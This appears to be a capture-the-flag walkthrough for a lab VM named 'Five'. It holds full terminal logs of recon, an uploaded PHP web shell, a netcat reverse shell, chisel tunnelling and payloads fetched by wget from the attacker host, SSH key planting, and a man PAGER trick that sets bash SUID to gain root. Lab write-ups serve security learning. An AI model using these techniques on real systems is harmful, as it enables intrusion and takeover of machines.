
Five


Five
created by ||
sml
Release Date // 2020-10-07
MD5 // 4d7d73fff7b490180fff79bdf29e4dfd
Root // 157
User // 161
Notes //
Just hack and fun. Tested on Virtualbox.
Download
Congratz migue1985 you pwned it!


```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 14:39 EDT
Initiating ARP Ping Scan at 14:39
Scanning 192.168.0.71 [1 port]
Completed ARP Ping Scan at 14:39, 0.13s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:39
Scanning 192.168.0.71 [65535 ports]
Discovered open port 80/tcp on 192.168.0.71
Increasing send delay for 192.168.0.71 from 0 to 5 due to 2677 out of 8921 dropped probe
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.19% done; ETC: 14:40 (0:00:12 remaining)
Increasing send delay for 192.168.0.71 from 5 to 10 due to 1528 out of 5093 dropped prob
Increasing send delay for 192.168.0.71 from 10 to 20 due to 2024 out of 6745 dropped pro
Increasing send delay for 192.168.0.71 from 20 to 40 due to max_successful_tryno increas
Increasing send delay for 192.168.0.71 from 40 to 80 due to max_successful_tryno increas
Increasing send delay for 192.168.0.71 from 80 to 160 due to max_successful_tryno increa
Increasing send delay for 192.168.0.71 from 160 to 320 due to max_successful_tryno incre
Increasing send delay for 192.168.0.71 from 320 to 640 due to max_successful_tryno incre
Increasing send delay for 192.168.0.71 from 640 to 1000 due to max_successful_tryno incr
Completed SYN Stealth Scan at 14:41, 119.94s elapsed (65535 total ports)
Nmap scan report for 192.168.0.71
Host is up, received arp-response (0.0012s latency).
Scanned at 2025-03-27 14:39:25 EDT for 120s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:06:49:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
```


-sCV

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.14.2
|_http-title: 403 Forbidden
| http-robots.txt: 1 disallowed entry
|_/admin
MAC Address: 08:00:27:06:49:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.71
http://192.168.0.71 [403 Forbidden] Country[RESERVED][ZZ], HTTPServer[nginx/1.14.2], IP[192.168.0.71], Title[403 Forbidden], nginx[1.14.2]
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  -u 'http://192.168.0.71/' -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.71/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 185] [--> http://192.168.0.71/uploads/]
/admin                (Status: 301) [Size: 185] [--> http://192.168.0.71/admin/]
/upload.html          (Status: 200) [Size: 346]
/upload.php           (Status: 200) [Size: 48]
/robots.txt           (Status: 200) [Size: 17]
Progress: 261024 / 830576 (31.43%)
```






```
15  -----------------------------191743914711485447692707199946
16  Content-Disposition: form-data; name="fileToUpload"; filename="cmd.php"
17  Content-Type: application/x-php
18
19  <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

    <?php

    if(isset($_REQUEST['cmd'])){
            echo "<pre>";
            $cmd = ($_REQUEST['cmd']);
            system($cmd);
            echo "</pre>";
            die;
    }

    ?>
20  -----------------------------191743914711485447692707199946
21  Content-Disposition: form-data; name="directory"
22
23  uploads/                                    Delete it in order to set path to /
24  -----------------------------191743914711485447692707199946
25  Content-Disposition: form-data; name="submit"
26
27  Upload File
28  -----------------------------191743914711485447692707199946--
29
```



The file cmd.php has been uploaded.




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

rev shell y chinpun

```
┌──(root㉿kali)-[/home/guel/Work]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.71] 43132
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
```

```
www-data@five:/home/melisa$ ss -tuln
Netid             State              Recv-Q             Send-Q                         Local Address:Port                          Peer Address:Port
udp               UNCONN             0                  0                                0.0.0.0:68                                 0.0.0.0:*
tcp               LISTEN             0                  128                              0.0.0.0:80                                 0.0.0.0:*
tcp               LISTEN             0                  128                            127.0.0.1:4444                               0.0.0.0:*
tcp               LISTEN             0                  128                                [::]:80                                    [::]:*
```

```
-rw-r--r--  1 melisa melisa  393 Oct  6  2020 useme2
www-data@five:/tmp$
www-data@five:/tmp$ wget http://192.168.0.36:5000/chisel
--2025-03-27 16:10:50--  http://192.168.0.36:5000/chisel
Connecting to 192.168.0.36:5000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9371800 (8.9M)
Saving to: 'chisel'

chisel                                              0%[
chisel                                             44%[═══════════════════════════════════>
chisel                                            100%[═══════════════════════════════════════════════════════════════════════════════════
in 0.4s

2025-03-27 16:10:51 (24.8 MB/s) - 'chisel' saved [9371800/9371800]

www-data@five:/tmp$ chmod +x chisel
www-data@five:/tmp$ ./chisel client 192.168.0.36:1234 R:4444:127.0.0.1:4444
2025/03/27 16:12:59 client: Connecting to ws://192.168.0.36:1234
2025/03/27 16:12:59 client: Connected (Latency 2.70662ms)
```

```
└─# chisel -h

  Usage: chisel [command] [--help]

  Version: 1.10.1 (go1.23.1)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
```

```
┌──(root㉿kali)-[/home/guel/Resources]
└─# chisel server -p 1234 --reverse
2025/03/27 16:12:07 server: Reverse tunnelling enabled
2025/03/27 16:12:07 server: Fingerprint LTEtq6pV3w4j6W/E+F4Mj8dyMIKxW5EMeO02I5cnfh4=
2025/03/27 16:12:07 server: Listening on http://0.0.0.0:1234
2025/03/27 16:12:57 server: session#1: tun: proxy#R:4444⇒4444: Listening
```

```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sCV -p4444 -vvv 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 16:15 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
```

```
PORT     STATE SERVICE REASON         VERSION
4444/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:91:3e:ef:2b:46:46:61:a7:20:e4:65:ee:b1:a4:d7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLeyuqcN6FHLfriX7AquGIC//seyOXW7mSGZchpm3vlfAPNMbRHFURVH7Bd7LkS0KnMxJPhqUSj00No/PwkV5qftalL0G3tqFnuuOqWJoCzWYE4idLeAz
+HxDca7JHNAOZsJfmX7vi38F1sRzaKkvkR/j4oCMRVvuDEE4R/9KudUeqI650qkDEvqa2HPE3FLYSkfakt7XNnl2f1sO4W/zFVyRIg84CBSSVj9ahCTQK1bcTFp1iPMIfVAOOzwsjqfDrfGECGD3kUR1UwKZl
V4wYZtUmSaxKTLRVD32EYIYUkq15ALUdmVWZNIHMVSIeyAh+5bJgjdGt+oJmx6Orf+9j
|   256 8f:98:bd:b7:a8:6a:35:e2:81:36:a7:29:cf:cb:a7:1b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBENIb+3uA7nzc9Cb7sLAqQld4wfrrmjCOnBRkJD5q1dkBfwXn4NiCSFJQrX7YBMzurpH/QAA/Kwa9bi+QXJ
XgNA=
|   256 b3:6e:9b:09:ed:29:04:06:27:51:d1:b6:eb:e8:c0:81 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8tO2XiCCP8AY1XLzH6Dxtld+XhSLEbV8GYdSawmPG7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
www-data@five:/tmp$ sudo -l
Matching Defaults entries for www-data on five:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on five:
    (melisa) NOPASSWD: /bin/cp
```

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:W8yr+0j4aQpqG/VvFRfr1FCjeBixe7cIpuBfE0FSsW8 root@kali
The key's randomart image is:
+--[ED25519 256]--+
|         ..*o .o  |
|          o *o. . |
|           * o=   |
|          o.=+ .  |
|     . . S O=E .  |
|    . o o =.*.o . |
|   . . + +.+ . .  |
|  .o . =o= .      |
| .o.  .+Oo.       |
+----[SHA256]-----+

┌──(root㉿kali)-[~/.ssh]
└─# cat id_ed25519.pub > authorized_keys

┌──(root㉿kali)-[~/.ssh]
└─# php -S 0.0.0.0:5000
[Thu Mar 27 16:32:02 2025] PHP 8.4.4 Development Server (http://0.0.0.0:5000) started
[Thu Mar 27 16:32:37 2025] 192.168.0.71:40144 Accepted
[Thu Mar 27 16:32:37 2025] 192.168.0.71:40144 [200]: GET /authorized_keys
[Thu Mar 27 16:32:37 2025] 192.168.0.71:40144 Closing
```

```
www-data@five:/tmp$ wget http://192.168.0.36:5000/authorized_keys
--2025-03-27 16:32:39--  http://192.168.0.36:5000/authorized_keys
Connecting to 192.168.0.36:5000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 91
Saving to: 'authorized_keys'

authorized_keys                             0%[
authorized_keys                           100%[===========================================================================================================>]
in 0s

2025-03-27 16:32:39 (10.6 MB/s) - 'authorized_keys' saved [91/91]

www-data@five:/tmp$ sudo -u melisa /bin/cp authorized_keys /home/melisa/.ssh/.
www-data@five:/tmp$ ./chisel client 192.168.0.36:1234 R:4444:127.0.0.1:4444

┌──(guel㉿kali)-[~]
└─$ sudo su
[sudo] password for guel:
┌──(root㉿kali)-[/home/guel]
└─# chisel server -p 1234 --reverse
2025/03/27 16:30:42 server: Reverse tunnelling enabled
2025/03/27 16:30:42 server: Fingerprint Zb5sj3me+BLxppKFpSEU87ohPu6Pu/gF8AFsZvGtEzY=
2025/03/27 16:30:42 server: Listening on http://0.0.0.0:1234
2025/03/27 16:30:49 server: session#1: tun: proxy#R:4444⇒4444: Listening
2025/03/27 16:33:17 server: session#2: tun: proxy#R:4444⇒4444: Listening
```

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh melisa@127.0.0.1 -p 4444
The authenticity of host '[127.0.0.1]:4444 ([127.0.0.1]:4444)' can't be established.
ED25519 key fingerprint is SHA256:tzDbg+Bz/dhZxOEC2UQ0V1lBWPCIPWOJ3tbX0VtJ5Vg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:4444' (ED25519) to the list of known hosts.
Linux five 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  6 03:39:32 2020 from 192.168.1.58
melisa@five:~$ id
uid=1000(melisa) gid=1000(melisa) groups=1000(melisa),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
melisa@five:~$
```

```
melisa@five:~$ ls
user.txt
melisa@five:~$ cat user.txt
Ilovebinaries
melisa@five:~$
```

```
melisa@five:~$ sudo -l
Matching Defaults entries for melisa on five:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User melisa may run the following commands on five:
    (ALL) SETENV: NOPASSWD: /bin/pwd, /bin/arch, /bin/man, /bin/id, /bin/rm, /bin/clear
```

```
melisa@five:~$ sudo -u root PAGER='sh -c "chmod +s /bin/bash"' man man
melisa@five:~$ ls /bin/bash
/bin/bash
melisa@five:~$ /bin/bash -p
bash-5.0# id
uid=1000(melisa) gid=1000(melisa) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(meli
sa)
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
WTFGivemefive
bash-5.0#
```